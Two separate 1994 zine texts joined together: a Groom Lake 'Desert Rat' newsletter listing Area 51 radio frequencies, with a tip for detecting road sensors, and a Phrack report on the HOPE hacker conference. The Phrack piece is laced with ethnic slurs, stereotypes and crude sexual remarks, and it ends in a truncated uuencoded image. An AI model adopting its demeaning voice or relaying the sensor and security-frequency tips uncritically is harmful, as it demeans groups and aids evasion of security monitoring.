A DESERT RAT EXCLUSIVE! Published here for the first time are the air traffic control frequencies for the "Janet" 737 crew flights from Las Vegas McCarran Airport to Groom. The McCarran freqs are public, but the Groom ones have not been revealed until now. Air traffic control broadcasts are "in the clear" and any scanner radio should be able to pick them up. Each of these freqs has been personally confirmed by Psychospy or a close associate.

121.9 McCarran Ground Control
119.9 McCarran Tower
133.95 Departure Control
119.35 Nellis Control
120.35 Groom Approach
127.65 Groom Tower
118.45 Groom Ground

Here are some other Groom freqs (some of which were previously reported in DR #8). The security frequencies are usually scrambled, but not always.

```
418.05  Cammo Dudes (primary)
408.4   Cammo Dudes (repeat of 418.05)
142.2   Cammo Dudes
170.5   Cammo Dudes (Channel 3)
138.3   "Adjustment Net" (seems related to security)
261.1   Dreamland Control (published)
255.5   Groom Tower (repeat of 127.65)
154.86  Lincoln County Sheriff
496.25  Road sensors on public land
410.8   Pager (apparently from Groom but unconfirmed)
```

The most accurate way to detect a road sensor (AFTER you have tripped it), is to program 496.25 into several channels of your scanner, then scan those channels exclusively as you are driving. When the scanner stops on one channel, you have just passed a sensor.

----- GROOMSTOCK '94 -----

The "Freedom Ridge Free Speech Encampment" went pretty much as planned, with at least sixty people in attendance but not all of them staying for the night. There were no surprises and, sadly, no confrontations with the authorities when we whipped out our cameras and pseudo-cameras to point at the secret base. The Cammo Dudes were visible but kept their distance, and the only authority figure to show up on the ridge was a BLM Ranger in a Smoky-the-Bear hat. He was concerned only that we clean up our trash, and he warned us, by his very presence, that "Only You Can Prevent Forest Fires."

The event was recorded in an 8/29 article in the Las Vegas Review-Journal, which dubbed it "Groomstock." [The article may be available at the FTP site.] We were disturbed to read in the paper that the attendees included some "marijuana-smoking slackers." We called around and found out it was true and that it happened after Psychospy went to bed. Had we known, we would have quashed it immediately. This sort of thing discredits our ability to police ourselves and hurts the reputation of the land grab opponents.

The hot gossip around the campfire was about the Review-Journal reporter and the loony in the tie-dyed shirt. The loony had spent about an hour moving rocks and dirt around to make himself a comfortable bed, then he blew a conk-shell horn and banged cymbals together to bless it. When the reporter arrived, he volunteered to make a bed for her, too, not far from his own, and he proceeded with the project without any encouragement. It is unknown why he singled her out for this special honor, but evidently she was "chosen." It should be noted, however, that while blessing the reporter's bed, the loony accidentally dropped one of the cymbals. We forget to check with the reporter in the morning to see if that omen affected the quality of her nighttime experience.

----- SOUND FAMILIAR? -----

From an AP news story printed in the 8/5 Review-Journal...

"PORT-AU-PRINCE, Haiti -- Authorities deported an American TV crew Thursday, putting the three journalists in an open pickup truck, parading them through the capital and then dumping them at the Dominican border....

"Soldiers detained the freelance journalists for PBS's 'The MacNeil/Lehrer Newshour' on Sunday while they were filming at Port-au-Prince's airport. Three of their videotapes were seized....

"The military-backed government has urged journalists not to report 'alarmist' news and has attempted to restrict news

coverage....

"'I think it's deplorable, and it's obviously an attempt to embarrass them,' [U.S.] Embassy spokesman Stanley Schrager told The Associated Press. 'This treatment was not necessary; neither was the deportation.... It's a transparent attempt by this illegal regime to interfere with the free flow of information.'"

In related news, the four of the five video tapes seized on July 19 from KNBC-TV have still not been returned. The tapes were taken without a warrant after the crew filmed an interview on Freedom Ridge but not the Groom base itself. Activist Glenn Campbell, who accompanied the crew, was arrested when he attempted to interfere with this seizure.

----- CAMPBELL ARRAIGNED -----

Activist Glenn Campbell reports that his Aug. 24 arraignment on obstruction charges was "amicable." Charges were presented, but the District Attorney did not appear. The complete text of the charges, stemming from the July 19 KNBC incident, reads as follows...

Case No. P55-94

IN THE JUSTICE COURT OF THE PAHRANAGAT VALLEY TOWNSHIP
IN AND FOR THE COUNTY OF LINCOLN, STATE OF NEVADA

CRIMINAL COMPLAINT

STATE OF NEVADA, Plaintiff,
vs.
GLENN P. CAMPBELL, Defendant.

STATE OF NEVADA) ss.
County of Lincoln)

DOUG LAMOREAUX, being first duly sworn and under penalty of perjury, personally appeared before me and complained that on or about the 19th of July, 1994, in Lincoln County, State of Nevada, the above-named Defendant, GLENN P. CAMPBELL, committed the following crime:

COUNT 1

OBSTRUCTING PUBLIC OFFICER, a violation of NRS 197.1990 and LCC 1.12.010, a MISDEMEANOR, in the following manner:

The Defendant did, then and there, after due notice, willfully, hinder, delay or obstruct a public officer in the discharge of his officer powers or duties. Specifically, the Defendant did, then and there, after due notice, willfully hinder Sergeant Doug Lamoreaux in the discharge of his official duties by locking the doors of the vehicle which Sergeant Lamoreaux was retrieving certain items from and further refused to unlock the doors after being requested to do so by Sergeant Lamoreaux.

All of which is contrary to the form of Statute in such cases made and provided and against the peace and dignity of the State of Nevada. The complainant, therefore, prays that a Warrant be issued for the arrest of the Defendant, if not already arrested, so that he may be dealt with according to law.

[Signed]
DOUG LAMOREAUX
Sergeant
Lincoln County Sheriff's Department

SUBSCRIBED and SWORN to before me
this 24th day of August, 1994
[Signed] NOLA HOLTON
NOTARY PUBLIC/JUSTICE OF THE PEACE

The only surprise in these charges is the line "and further refused to unlock the doors after being requested to do so by Sergeant Lamoreaux." That is not how Campbell recalls the incident. DR#12, published less than 12 hours after the incident, reported it as follows...

"At this point Campbell, who had been standing on the opposite side of the vehicle, reached in and pushed down the door locks on the side that Lamoreaux was approaching.

"Lamoreaux said, 'You're under arrest.' Campbell was immediately handcuffed and placed in Deputy Bryant's vehicle."

Campbell claims that Lamoreaux said, "You're under arrest," IMMEDIATELY after he pushed down the door locks, with no request being made to unlock them. Campbell says he has two other witnesses, the KNBC crew, who can verify his story. In this case, where the basic recollection of facts is in conflict, it will be interesting to see what the second officer, Deputy Kelly Bryant, will say under oath.

However, the core of Campbell's defense rests on Constitutional issues. He is guilty of obstruction only if the officer was indeed engaged in the "lawful" execution of his duties. Lamoreaux justified his warrantless search by citing, in vague terms, a certain Supreme Court ruling, the name of which he could not recall at the time. That ruling is apparently in the case "Ross vs. U.S." which allows the warrantless seizure of "contraband" from a vehicle when there is a danger of flight. It is unclear at this point whether the video tapes of a news crew constitute contraband in the same manner as a shipment of marijuana or stolen merchandise. Complex First Amendment issues may be invoked. The case may be further complicated by the repeated offer by the TV reporter to allow Lamoreaux to view the video tapes himself.

Campbell has requested, and has been granted, a jury trial. According to the Justice, this will be the first jury trial held in this court since about 1987. Campbell announced his intention to represent himself at the trial, with possible legal co-council. A tentative trial date of Oct. 25 has been set, but it is likely to be postponed. Campbell indicated that he will waive his right to a trial within 60 days to allow more time to conduct legal research.

----- LARRY KING NOT CLONED? -----

Our report in DR#13 about the diversion of Larry King's plane to Nellis AFB continues to disturb many of our readers. It raises the specter of secret contacts between King and the military or even a surreptitious replacement of the talk show host by a look-alike clone. Now, we wonder if our panic was only a false alarm.

A producer from a Las Vegas TV station tells us: "I checked into it and think it is legit. According to the FAA, McCarran Airport was never really closed, but they did have pilots choose not to land on that Saturday afternoon because of inclement weather. They also confirm that there is an agreement with Nellis to allow planes in trouble to land there. I spoke to the control tower at McCarran. They checked their records, and they indicate that on that Saturday a nasty thunderstorm was noted by the tower at 1:45-2:05. In fact, four takeoffs were delayed during that time due to weather. Planes in the air just flew holding patterns until the weather cleared."

Presumably, King's plane didn't have enough fuel to maintain the holding pattern. Thunderstorms can be very localized, and perhaps Nellis was clear. A producer at Larry King Live says that, in her opinion, he is definitely the same Larry King. She says he got the military escort because he was late for a speaking engagement and made his wants known on the plane.

So what can we say? Obviously, the FAA, the TV station and the King producer ARE PARTIES TO THE CONSPIRACY. This story is deeper than it seems, and the Rat will pursue the investigation for as long as it takes. THE TRUTH IS OUT THERE.

----- MYSTERIOUS SIGN DISAPPEARANCE -----

The big "No Photography" signs on the Groom Lake Road have disappeared. For over a year, they were installed on public land about two miles from the military border, but sometime in the first week of August they were cleanly removed, posts and all, apparently by the Air Force. (A civilian thief--like SDM, who has a number of these signs in his possession--would have simply unscrewed the signs, not uprooted the heavy posts and carefully filled up the holes.) The two signs on either side of the road were each about 3 feet by 4 feet and bore the following text:

WARNING: THERE IS A RESTRICTED MILITARY INSTALLATION TO THE WEST. IT IS UNLAWFUL TO MAKE ANY PHOTOGRAPH, FILM, MAP, SKETCH, PICTURE, DRAWING, GRAPHIC REPRESENTATION OF THIS AREA, OR EQUIPMENT AT OR FLYING OVER THIS INSTALLATION. IT IS UNLAWFUL TO REPRODUCE, PUBLISH, SELL, OR GIVE AWAY ANY PHOTOGRAPH, FILM, MAP, SKETCH, PICTURE, DRAWING, GRAPHIC REPRESENTATION OF THIS AREA, OR EQUIPMENT AT OR FLYING OVER THIS INSTALLATION. VIOLATION OF EITHER OFFENSE IS PUNISHABLE WITH UP TO A $1000 FINE AND/OR IMPRISONMENT FOR UP TO ONE YEAR. 18 U.S. CODE SEC. 795/797 AND EXECUTIVE ORDER 10104. FOR INFORMATION CONTACT:
   USAF/DOE LIAISON OFFICE
   PO BOX 98518
   LAS VEGAS, NV 89193-8518

The signs first appeared in May 1993 shortly after WFAA-TV from Dallas took video of the base from White Sides. (When challenged by the Sheriff, they admitted photographing the base but managed to retain their tape.) The signs were removed in Aug. 1994 shortly after KNBC-TV from Los Angeles lost their video tape after NOT photographing the base. It is unclear why the AF removed the signs. Perhaps they have become a little smarter and are adopting a "don't ask, don't tell" policy toward photography (but we wouldn't want to be the ones to test that theory). The signs themselves had become a tourist attraction, and no visitor could resist having their picture taken beside them.

At the same time the "No Photography" signs vanished, the misplaced "Restricted Area" sign also went away. This is the crossed out sign seen in the NYT article, where the "stupid faggot" comment had later been written and then erased (DR#12,13). God, we'll miss that sign! It was as illegal as hell--being on public land--but an old friend to us nonetheless.

At least now we can assure the public: If you see a Restricted Area sign, it's real and they mean it.

----- INTEL BITTIES -----

ENCOUNTERS TRANSCRIPT. Complete, unedited transcripts (not just the sound bites) of the interviews in the 7/22 Encounters show (DR#10) are available to Compuserve users. Type GO ENCOUNTERS, and look under "Browse Libraries" and "Interview Transcripts." Interviews include Rep. James Bilbray (file FREED2.105), Agent X (FREED1.105) and Glenn Campbell (FREED3A.105, FREED3B.105). This is a transcript for video editing, so every "Um" and "Ah" is

recorded.

NEW GUARD FACILITY. We send our congrats to the Dudes on their newly constructed prefab building next to the guard house on Groom Lake Road (about a half mile inside the border). Apparently, they are expecting more business along this part of the border and need a new substation. Interested taxpayers can view the new building from the first hill on the hiking trail to F.R. ("Hawkeye Hill"), a location that will continue to be public even if F.R. is taken.

UPCOMING TV SEGMENTS. UNSOLVED MYSTERIES will broadcast a show on UFOs with a segment on Area 51 on Sunday, Sept. 18 at 8pm. The broadcast will include a new interview with Bob Lazar. THE CRUSADERS will broadcast a segment on UFOs, including a visit to F.R., on Sept. 10 or 11 (date and time vary by city). Air date for THE MONTEL WILLIAMS SHOW taped on Aug. 23 has not been confirmed, but it could be the week of Sept. 12.

===== SUBSCRIPTION AND COPYRIGHT INFO =====

(c) Glenn Campbell, 1994. (psychospy@aol.com)

This newsletter is copyrighted and may not be reproduced without permission. PERMISSION IS HEREBY GRANTED FOR THE FOLLOWING: For one year following the date of publication, you may photocopy this text or send or post this document electronically to anyone who you think might be interested, provided you do it without charge. You may only copy or send this document in unaltered form and in its entirety, not as partial excerpts (except brief quotes for review purposes). After one year, no further reproduction of this document is allowed without permission.

Email subscriptions to this newsletter are available free of charge. To subscribe (or unsubscribe), send a message to psychospy@aol.com. Subscriptions are also available by regular mail for $15 per 10 issues, postpaid to anywhere in the world.

A catalog that includes the "Area 51 Viewer's Guide", the Groom Lake patch and hat and many related publications is available upon request by email or regular mail.

Back issues are available on various bulletin boards and by internet FTP to ftp.shell.portal.com, directory /pub/trader/secrecy/psychospy. Also available by WWW to http://alfred1.u.washington.edu:8080/~roland/rat/desert_rat_index.html

Current circulation: 1440 copies sent directly to subscribers (plus an unknown number of postings and redistributions).

The mail address for Psychospy, Glenn Campbell, Secrecy Oversight Council, Area 51 Research Center, Groom Lake Desert Rat and countless other ephemeral entities is:

HCR Box 38
Rachel, NV 89001 USA

###

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 22 of 28

****

HOPE

by

Erik Bloodaxe

I was a little apprehensive about going to HOPE. I'd been warned for months that "If you go to HOPE, you are going home in a body bag," and "I am going to kick your fucking ass at hope," and "If you go, you're gonna get shot."

Needless to say I found this a bit unnerving. As big an ego as I may have, it still does not repel hot lead projectiles. Add this to the fact that my best friend of 10 years was murdered by some random idiot with a pistol in fucking pissant, Bible-thumping Waco, TX a few months back. Waco. And the shooter wasn't even a Davidian, just a drugged-out 16 year-old. If the kids pack heat in Waco, I know they must come standard issue in New York.

But, hell, I've haven't missed a con in ages. Could I actually miss a SummerCon? Especially the SummerCon commemorating the 10th anniversary of 2600 Magazine? Could I?

Like an idiot, I make my reservations. Ice-9, who was stuck with a leftover ticket on United, traded it in and we were both off to New York.

We arrived late Friday night. So there we were: The Big Apple, Metropolis, The City that Never Sleeps. Unfortunately, it never showers or changes its clothes either. Why anyone in their right mind would want to come to New York City boggles the mind. It sucks. I mean, I've been damn near everywhere in the United States, I've been to major cities in Mexico, Canada and Europe, and New York is by far and away the worst fucking shithole I've seen yet. I don't know for certain, but Port au Prince probably has more redeeming qualities.

I figured out within a few minutes why New Yorkers are such assholes too. First, no one seems to be from New York exactly, merely transplants from somewhere else. So what has happened is that they bought into New York's superb public relations campaign and sold off all their belongings to get their ticket to America and the land of opportunities. So, they find themselves in NYC with about half a billion other broke, disillusioned immigrants wading in their own filth, growing very pissed off at being sold such a bill of goods.

It would piss me off too. And I'm sure our cab driver that night missed his family's ancestral thatched hut back in good old Bangladesh. But luckily for him crack provides a good short-term solution. Not to mention excellent motor skills.

Twenty-five near misses, and a lengthy carhorn symphony later, we managed to arrive at the Hotel Pennsylvania intact. The hotel, heralded in legend and lore had seen better decades. About the only thing it had going for it was one of the oldest phone numbers in the city. PEnnsylvania 6-5000. (Ta-da-dum-dum) I think if Glen Miller were alive today, his band members would kick his ass if he told them they had to sleep there.

For a hundred dollars a night, Ice-9 and I were treated to two less than jail-house sized beds, a tv that almost worked, and a hardwired telephone (ie: no modular jacks in sight.) In addition, the entire room was stained from floor to ceiling, and most of the wall paper by the window had peeled halfway down. The window itself opened to a miraculous view of the trash 12 floors down. We debated on throwing every single object in the room out the window for a little excitement, but decided it might injure some of the homeless below.

Anxious to get the hell out of our little cell (well, the prisons I've had the misfortune to sleep in were in better repair) Ice-9 and I took off to

the top floor and the HOPE conference area.

I don't know why Emmanuel decided to call this conference "Hackers On Planet Earth." This conference had more right to the title "Hacking at the End of the Universe." Perhaps even "Hacking in the Cesspool of the Earth." HEU was in the middle of nowhere, but it was pretty and happy. It should have been called HOPE.

In fact, as the days went on, I noticed a number of similarities between HOPE and HEU:

1. Both heavily orchestrated by 2600 and Hack-Tic
2. Both had in-house networks
3. Both had token "fed" speakers
4. Both had seminars on boxing, pagers, social engineering, history, UNIX, cellular, magnetic cards, lock picking, legal issues, etc.
5. Both drew extensive press attendees
6. Both charged more than any other conferences. (HOPE 25, HEU 50)
7. Both had over a thousand attendees
8. Both used computer equipment to make photo badges
9. Both tried far too hard to be technical
10. New York used to be New Amsterdam

But I digress...

Anyway, the network room was beginning to shape up quite nicely. Young hacklets were already clicking away at their keyboards, oblivious to anything else save their screens. Why anyone would travel all the way to New York to sit in front of a screen and type all by their lonesome left me stymied. Isn't that what we all do back at home?

The first people we ran into were Winn Schwartau and Bootleg. I could be wrong, but I think a large factor in Winn's showing up at HOPE was to watch me get shot and write about it. He told me his article would be titled, "Cyber-Christ gets nailed to the Cross." Bootleg, however, was here to raise a little hell. And goddamnit, so were we!

Hacker conferences have always been an excuse for people who only knew each other over the phone and over the networks to actually meet face to face and hang out. Anyone who tells you "Conferences today suck, there isn't enough technical inpho," is a clueless fuck. You do not go to a conference expecting to learn anything. If you don't already know, chances are pretty damn good that the people who do won't tell you. You learn by doing, not by sitting in an audience at some hacker con. Get a beer, make some new friends, and THEN maybe you might pick up something in casual conversation, but at least you will have a good time getting sloshed with new people who share common interests. The only people who will learn something from hacker conferences are journalists who will then go on to write even more scathing sensationalist pieces about how hackers will destroy your credit and eavesdrop on your phone. Is that what we really want?

Me, Ice-9, Bootleg, Bootleg's friend from Oregon, and Thomas Icom took off to drink and see what debauchery lay waiting for us in Times Square. (Yes, it was a very, very, very mismatched looking group.) Icom, armed with ever-present handheld scanner, kept a continual broadcast of NYPD's latest exploits.

We ended up hanging out on the fringes of Times Square at some sidewalk deli bullshitting about anything and everything. A recurring topic throughout the whole weekend was EMP and HERF weaponry. I don't particularly know if anyone in the underground would more excited by setting off one of these devices, or merely being able to brag to everyone that they were in possession of one.

We sat talking about the ramifications of setting off some such device on the roof of the building we were sitting in front of. The thought of all the neon and electronics surrounding us simultaneously ceasing to function and imploding at the logic gate level provided for at least an hour of hacker masturbation material. Bootleg reminisced about trying to

track down decommissioned military radar equipment back in the early 80's for just such a project. "I'm surprised it's taken this long for the underground to get up on this stuff," he said.

As we headed back to the hotel, we passed by the coolest vehicle ever seen by hacker eyes. The 2600 van was an exact replica of a NYNEX van, with the subtle addition of the magazines moniker instead of NYNEX, and a ball-capped hack-type tapping away on a notebook computer, plugged into the bell logo. It was truly a sight to behold. I began to drool. All Phrack has is a beat up, red Toyota Corolla.

Up in the network room those that were not deeply engrossed in hacking the hope.net linux box were either already plowed (Hi Torquie!) or about to be.

It was late, so we decided to crash.

Ice-9 and I managed to wake up at a reasonable hour, and took off to see the city. I had seen an electronics store the night before, and had been looking for a PAL-NTSC-SECAM VCR for ages. I found it. New York's only saving grace (well, except the huge amount of businesses there all screaming for security work) was cheap consumer electronics. For 380 bucks I got a VCR that not only converted on the fly between any tape format, but also had a digital freeze frame for those elusive screen captures. I was stoked.

After some food, we headed back up to the conference. The buzz was someone had several hundred cell phones confiscated by Cellular One reps after he off-handedly remarked that he would clone them to a potential buyer. I then ran into two of my friends from WAY back in the early 80's: Tuc and Agrajag. Ag is an amazing guy. Not only was he fantastic way back then, he went on to write UNIX for Commodore, pull stints at places like USL, and is now working with speech recognition and wireless networking. Yet another fine example of those ne'er-do-well Legion of Doom guys the government always frowned upon. Right.

Later that afternoon, as I'm talking to someone in the network room, I feel someone bump into me. "Oh, sorry," says the person, and I go on with my conversation. A few seconds later, it happens again. Same guy, same "Oh, sorry." When it happens a third time I shove the guy back, and say, "Man, what the hell is your problem." Mistake. I look up straight into the eyes of a guy about 7 feet tall and 2 feet wide. Well, I'm exaggerating but it sure seemed that way at the time. All of a sudden I am an extra in the Puerto Rican version of "Of Mice and Men." "De Ratones Y Hombres"

The first guy was about 5 feet tall, and scurried around within an arms reach of the big guy. Immediately I realize that if I do ANYTHING, this big dude is more than ready to fuck me up, so the little guy must be a diversion. The big guy grunts and begins to maneuver around me. The little guy then takes his cue and begins pushing me, all the while asking "What's your name? What's your handle?" I keep backing up keeping an eye on the big guy, who is staring daggers at me. Well, at least with his one good eye. His lazy eye, stared daggers at the wall, the carpet, and a few other places.

Meanwhile, this little event has gathered the interest of many in the con. People began to gather around to see Erik Bloodaxe finally get beat down. Unfortunately for the would-be spectators, several others tried to intervene. Tuc and a few of the other larger attendees went up to the big guy and attempted to hold him back. This only succeeded in him letting out a roar-like sound as he shrugged them off and continued coming towards me.

Finally, I say to the little guy, who has been engaging me in what was basically the equivalent of the mosh pit at a Barry Manilow concert, (One fucked up guy running into people who don't want to play his game) "I'm Chris Goggans, who the hell are you?" To which he yells, "I'M JULIO!"

Julio, aka Outlaw, aka Broken Leg, was one of the MOD members who was

raided by the FBI and Secret Service some years back. While all his MOD brethren served jail time, Julio worked out a deal with the prosecutors in which he sold out his friends by agreeing to provide state's evidence against them should the cases go to court.

And I'm the bad guy?

Fuck, all I ever did was try to keep my business running free of interruptions from disgruntled, jealous teenagers. I never turned state's evidence against my best friends to save my own ass. What am I, Agent Steal?

At this point everyone rushed in-between us and whisked Julio and his lazy-eyed, neandrethal boyfriend out the door. (Notice, I can call him all kinds of names now, because I'm back home in Austin, several thousand miles away.) I still have no idea who the big guy was.

From now on, those of you who sincerely want to kick my ass, have the nerve to do it by yourself. I mean, I only went as far up as green in Tae Kwan Do, but that was far enough to learn the sacred truth, "Never take on more than ONE person or you will get the shit kicked out of you." Leave your boyfriends at home and be a man. If I have the balls to go thousands of miles away from home an enter the DMZ expecting to get shot, then you should have the balls enough to do something on your own. And remember: take the first swing.

Shortly after "the incident" as it came to be called, by everyone who approached me about it afterward, me, Winn, Dave Banisar, and Robert Steele took off to find food. Steele decided we needed female accompaniment, so he invited a reporter from Details. She brought along her camera crew, who had been taking so many pictures around the con, one would think they owned Polaroid stock.

Robert Steele is an interesting character. After a 20 year CIA tour he went on to found Open Source Solutions, a beltway operation that uses public sources of information to build intelligence dossiers. He described himself as "a short, fat, balding old-guy." This is like Rush Limbaugh calling himself "a harmless, loveable little fuzzball." Their self-image is a bit removed from reality. Steele carries himself with the air of a spy. It's kind of hard to explain, but it would be easy to see Steele excusing himself from dinner, killing three guys in the alley, and coming back for a piece of apple pie without an accelerated heartbeat or breaking a sweat.

On top of being so immersed in the spy game, and having been in charge of the design and implementation of the CIA's data center, Steele takes the severely radical viewpoint that hackers are America's most valuable resource, and should be put to productive use rather than jailed. This man needs to come to more cons.

Dinner was odd to say the least. The media people sat together, somewhat removed from us. They said approximately 5 words to us the whole time, possibly feeling somewhat bored by our drunken computer revelry. The reporter seemed visibly disturbed by all of us, and the guys looked like they would be more comfortable sitting in a coffee shop listening to Tom Waits while having a hearty debate over "Freud vs. Jung."

Our discussions got louder and louder as the scotch flowed, and by the end of the evening most of the restaurant had heard such topics as "The CIA does most of its recruitment in the Mormon church," and "licking the floor at a Times Square peep show." By the time the check came the Details people were more than happy to pay more than their share of the bill to get the hell out of Dodge. A word of advice: always get separate checks when dining out with any of us.

Back in the hood, everyone was milling about waiting for the History of 2600 panel to begin. There was some kind of problem with one of the displays, so people were beginning to grow restless. Right about then one of the best looking girls at the con wandered by. Taking a guess, I asked her, "Are you Morgen?" She was. It's almost unbelievable that someone who would waste time hanging out on IRC and who can actually

interview for highly technical jobs could look like this.

Morgen, Earle, Mr. Fusion, Ixom and Garbage Heap were heading out to get drunk, all of them rather disgusted by the regular con attendees. They invited me, so I tracked down Ice-9, who by that time was so ready for a pint of Guiness you could almost see the Harp Logo showing up on his skin like drunken stigmata.

We ended up across the street at a little pub called the Blarney Rock. Pitchers drained like sieves, kamikazes dropped like WWII and tequila shots went down like Mexican whores. Everyone was in agreement that this was the best time any of us had experienced at HOPE. In between everyone drinking, and leering at Morgen, we actually talked about hacking stuff too. Gee, and we weren't even on a panel!

As the night progressed, almost everyone from the con ended up at the Blarney Rock. The con took the place over. The Blarney Rock probably made more money that night than they had any night in recent history. Everyone actually mingled, talked, planned and plotted. Plans were thrown around for the next PumpCon (Boston?), everyone talked about "the time they were busted the first time," Steele showed up wearing a Chinese Communist Cap, Fusion cursed at passers by in Korean and almost started an incident, Lucifer 666 relayed in vivid detail his ex-girlfriend's Fallon-esque ability (much to the shock and envy of everyone listening), Count0 told his decapitated dog story, and there was much rejoicing. (YAY!)

As the night went on, Ice-9 and I decided now was the time to actually check out the seedy underbelly of Times Square. At 1:00 in the evening. Alone. Drunk. Wide-eyed out-of-towners staggering up side streets in one of New York City's sleaziest areas.

Within a few minutes of hitting 42nd and 7th, we were approached by a street hustler. "Yo, what you need? Crack? Smoke? H? You like young girls? What you need, mah man?" Ice-9, in his drunken glory, "Yo man, you don't know who the fuck you're dealing with! I'm the biggest fucking felon in the whole goddamn world. You don't have shit that I couldn't get, and probably don't already have." The hustler took a double-take and said, "Yo, I likes your style." Ice replied, "You damn Skippy!"

Shortly thereafter, another hustler showed up. "Yo man, you want crack? I got the rock right here." Ice looked at him and said, "Man, if I smoke any more crack tonight, I'm going to fucking explode." The dealer went away fast.

Times Square isn't quite as sleazy as it's made out to be actually. I've been in worse. It does, however, have the most extensive and cheapest collection of European smut this side of Copenhagen. In fact, the same movies from Holland would have cost 40 American dollars more in Holland than they did in New York. Beyond that, Times Square had little to offer anyone. That is, unless you wanted to spend a buck in a really sleazy peep show to grope some crack whore. I think not.

Somehow, we made it back to the Blarney Rock alive, only to find that they had kicked everyone out. We headed back to our cell and passed out.

The next morning, I came to early and wandered around the hotel. The second floor had caught on fire recently, and one wing was completely barbecued. All the gutted rooms were unlocked and the phones worked. God only knows why people weren't using these rooms as squatter's pads, considering how broke most hackers are.

The main ballroom in the hotel was very cool. It was easy to see how at one point in time the Pennsylvania was quite a sight to behold. I suppose it was much like New York itself in that respect: Once a marvel of the modern world, now a festering sore crying out for a good cleaning and some antibiotic.

We left New York at noon that day, and did not even get the chance to see the numerous panels scheduled for that day. With my complete absence from any panel it's doubtful I would have made it anyway.

So, did I like HOPE? Yes. I like cons for what they should be: a chance to hang out in person with your idiot online friends. Hackers are an odd bunch. We are all basically a bunch of self-involved, egomaniacal, borderline-criminal attention-seekers. Rarely, if ever, can we expect to meet anyone stupid enough to share our interests. Normal citizens, with whom most of us share absolutely no common frame of reference, look at us as if we were Martians. Even those computer-literate folk who talk geekspeak and understand most of what we are saying are left in the dark when we begin babbling about breaking into anything.

Collectively, we are all fools, and without the opportunities of any social interaction with our peers, we will all fall prey to fear, uncertainty and doubt regarding each other. We had the social aspect many years ago in the early 80's with the proliferation of BBSes and teleconferences. Now, much of that interaction is lost. Compared to our subculture's "Golden Age," the teleconferences and BBSes that exist today are a pale reflection of the ones of yesterday. All we have is the inane banter provided by IRC and the occasional con.

Our only hope is each other.

See you all at Summercon 1995 - Atlanta, Georgia.

```
begin 644 2600VAN.JPG
M_]C_X``02D9)1@`!``$`:@!J``#__@`752U,96%D(%-Y<W1E;7,L($EN8RX`X
M_]L`A``%`P,$`P,%!`0$!04%!@<,"`<'!P</"PL)#!(0$Q,2$!$1%!<=&!05S
M&Q81$1DB&1L>'R`A(!,8)"8C("8=("`?`04%!0<&!P\("`\?%1$5'Q\?'Q\?4
M'Q\?'Q\?'Q\?'Q\?'Q\?'Q\?'Q\?'Q\?'Q\?'Q\?'Q\?'Q\?'Q\?'Q\?'Q__`
MQ`&B```!!0$!`0$!`0`````````0(#!`4&!P@)"@L!``,!`0$!`0$!`0$`_
M`````!`@,$!08'"`D*"Q```@$#`P($`P4%!`0```%]`0(#``01!1(A,4$&D
M$U%A!R)Q%#*!D:$((T*QP152T?`D,V)R@@D*%A<8&1HE)B<H*2HT-38W.#DZM
M0T1%1D=(24I35%565UA96F-D969G:&EJ<W1U=G=X>7J#A(6&AXB)BI*3E)66)
MEYB9FJ*CI*6FIZBIJK*SM+6VM[BYNL+#Q,7&Q\C)RM+3U-76U]C9VN'BX^3E\
MYN?HZ>KQ\O/T]?;W^/GZ$0`"`0($!`,$!P4$!``!`G<``0(#$00%(3$&$D%1D
M!V%Q$R(R@0@40I&AL<$)(S-2\!5B<M$*%B0TX27Q%Q@9&B8G*"DJ-38W.#DZF
M0T1%1D=(24I35%565UA96F-D969G:&EJ<W1U=G=X>7J"@X2%AH>(B8J2DY255
MEI>8F9JBHZ2EIJ>HJ:JRL[2UMK>XN;K"P\3%QL?(R<K2T]35UM?8V=KBX^3E&
MYN?HZ>KR\_3U]O?X^?K_P``1"`#>`4`#`2$``A$!`Q$!_]H`#`,!``(1`Q$`?
M/P#Y*(QFJDO!'/:JB.1'T//%`X]J;$A>E)TI#%#LO0D5/;SN)5RW`-)H:9H'$
M)\@G/(//_P!:K,9(&*R9JC9\&8/BS3<CI.#^A-9WBB82>)=3<,1FX8C'UJ%\H
M?R&4%=@P"L#]:<)&`^9`0/0U0#A+&>&4CZBHIDB9ALQP"?TH6@,L0<SL?IU-E
M3N@VG.?J*3!;&6T$9Y:$Y_O*<4KJCHJHXCV],@C_`#^57<5B.6VE8KL&\J<_V
M*<G\NM10*ZWJB1&0^A&*I-$6L=1IN51_7?\`T%7U8%2#U%8,U1F>)@$TY-IXA
M,@_D:Y5AB0?[PK:GL9SW/0=`^6UCSZ#^9K45,MTP?;BN>6YHMBYJ@$?C?P<A2
M8C]S$,#OF0]?SK;_`&NF23QS:[PQQ:@#:<8Z'^M8K^+#YE?89YRR$>&XE'(R8
MX`QS]UZ]"_9%B"_$BX+1"$C3I>3GGYD]:VJ_PY"CI)'!>+Y3)\1[XGRBAO\`%
MD$KG&ZFZC#&]O&S96*.`O(5.#@,G&>V3@?C54]HBENSM_P!GJWU[4-=>[TC4^
M8+5+=Q]I5XBX,6#\J\CGMSGKGMSYM<R"7Q.C%B`9X^@^E$7'VLDET&TU!&GJ8
MA!TW;_TR_JM;OP/A#^+851&)62)L;O1Q[>].7\-A'XT4/CG<@_$O5B4#?OB..
M<]CCM]*R+)\Z5)@``Q]NWR"M:/\`#B3+XF<T8P,U2=<XY[5<6920S8/6D"$4'
MVQ)!M/I2;3Z4!8`"*<G#"@2-C:!Y&<9V9]ZLKP`*Q9LBUI4E^FJVPTL;;LMB-
M%LCA^W7C_P#75)K1M9\02QSMY9)=Y2.N5&6Q^1J59.X/834=,MX6MY[.>X-GU
M.C,A=<OE>&&.!54P7*,H1D96Y&[@@<]1VZ5HG=:D*XX&[0`M#DG(P""P_`<CY
MI3(KA9G*[2"%(YZT670?,7(QB9@6Q@U)(=L9P1Q6;-$1J`J+F.09';!I=L3'O
MEE!]&&/YU/,5RBMI\;#(X'J#D5%-$\4L8,A*`YQZ5497):L:^FKF.3H,/Z8[?
M"K@CV]P#4O<$9WB)Q+;1VXRKAMY8CY<<\?6N=^QS&6/:F[+#[O/Z=JU@[(B2R
M=ST#2X3;V$.Y<?+SQ]:N),%YQTK![E[%W4&#?$3P8H[K:@CZR5L?M0WL2?$$5
M+(2H6!0`"?[J^E8+^)!>I?V&>>ZBP&@(5'!DDQ],/7H/['Z[_']\PXQILO\`K
MZ''6]32E(F/Q(\N\53%O'5S+ZW8/ZBK7B,D:8A!Y`"D>H//]!6L=%$E]3U#]F
